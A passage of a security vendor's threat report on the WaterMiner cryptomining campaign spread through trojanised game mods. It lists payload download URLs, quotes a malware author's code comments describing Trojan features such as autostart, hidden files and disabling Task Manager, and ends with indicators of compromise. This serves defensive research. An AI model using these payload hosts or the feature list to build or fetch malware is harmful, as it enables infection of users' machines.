
Minerva located additional samples that used another domain, with a URL that followed a similar pattern:

2017-09-14	0/64	http://0psofter.esy.es/getfile.php?file=2
2017-09-14	0/64	http://0psofter.esy.es/getfile.php?file=3
2017-09-14	0/64	http://0psofter.esy.es/getfile.php?file=6
2017-09-14	0/64	http://0psofter.esy.es/getfile.php?file=11
2017-09-14	0/64	http://0psofter.esy.es/getfile.php?file=10
2017-08-13	2/65	http://0psofter.esy.es/reserve.php

Some of the payloads are no longer available and were probably removed either by the hosting services provider or by the attacker himself. Yet, from an inspection of those that are available, we found various versions of the tweaked XMRig and NiceHash miners showing great resemblance to previous samples and code snippets we associated with the WaterMiner campaign. Another one of 0pc0d3r's snippets publicly available on Pastebin, makes us believe that some of the payloads, which are no longer available in the above links were Trojans:


```
#define _SILENCE_STDEXT_HASH_DEPRECATION_WARNINGS
// by Martin 0pc0d3R
/*
    TODO:
    - Дропнуть резервные копии ехешников и добавить их в планировщик
    Особенности:
    + SF Троян (Беспалевно можна подсунуть)
    + Сравнительно небольшой вес
    + Дропает скрытые файлы помеченные как системные
    + Прописывается в автозагрузку
    + Баннер невозможно ничем закрыть/перебить
    + Отключает диспетчер задач прямо в системе
*/
#include <windows.h>
```

One of the comments mentions a Trojan, possibly extracted from a different file at runtime Other evidence suggesting older Trojanized mods of 0pc0d3r were detected by end users. In the thread Minerva located on another Russian forum, hxxps://video[.]fishyoutube[.]com/watch?v=lU0xJSuj-ZM, we observed the publication of a different mod. Its users posted comments to flag it with words such as “stealer”, “Trojan” and called 0pc0d3r “the result of incest”:




From 0pc0d3r's poor operational security (opsec), it is clear that we are not dealing with an experienced cybercriminal. By following the activities associated with this alias, we discovered the possible identity of the person behind it.

In the Russian social network VK, one of 0pc0d3r's mods was offered by a different identity , Anton [redacted]:



When a user blamed Anton for reselling 0pc0d3r's work, Anton proudly admitted to be the man behind this identity:



Combined with other sensitive information we collected when analyzing this campaign, we believe that Anton is likely to be 0pc0d3r – the man behind WaterMiner.

Conclusions and Recommendations

There cannot be good without bad, and this applies to the rapidly growing industry of cryptocurrencies. This innovative field, mixing cutting-edge cryptography with abstract economic ideas like fungibility, is not immune to individuals abusing it to make quick money through illicit means.

At the moment, cryptominers are not very sophisticated and backlisting host and port combinations will successfully block most miners. However, we predict that mining-malware will become increasingly sophisticated and will maneuver around firewall and IPS\IDS products. Fortunately, just like other more conventional malware, the more evasive such malware is, the more effective Minerva's Anti-Evasion Platform is at stopping it.

IoC

IP

· 93[.]188[.]160[.]90

· 92[.]53[.]96[.]133

Hashes (SHA-256)

· 1852bf95b91bc50fb10cd0388595d88ce524dca9607aa3621e7b2587f326ec9d (original mod)

· b23ce6a8af6cbf7dae517f6736aa69c451347f6b5e7e66d5a1339a4d74e10e66 (WaterMiner downloader)

· 715c3a8f7d5cd921b321a4fa180862315846f408b903d9d2888ae95912dbb9ca (payload)

· db4f825732f27f1163367226c7d565714455f3f51c1cdbd858ed4a0b2335515b (older payload)

· f5f762a56578a939623da00d8a7bd857c10432b6623d335da20731f9a1b131ba (older payload)

· 1347fbbb5f0c41a27dd06d4d02588e72cd1c8ba6dd609ae15d042895ed1211e9 (older payload)

· 83cfa3f13e6e851c670e491ea29feafa98cb9554fb0458b4897b20b5b0598be2 (older payload)

Process Names

· Intel(R) Security Assistent.exe

URLs

· Downloader:

o hxxps://goo[.]gl/MWTs3Y

o hxxps://drive[.]google.com/uc?authuser=0&id=0B04cozXxVfySSGN6UEZfb2xpZms&export=download

· Payload delivery:

o hxxp://cw36634[.]tmweb[.]ru

o hxxp://0psofter[.]esy[.]es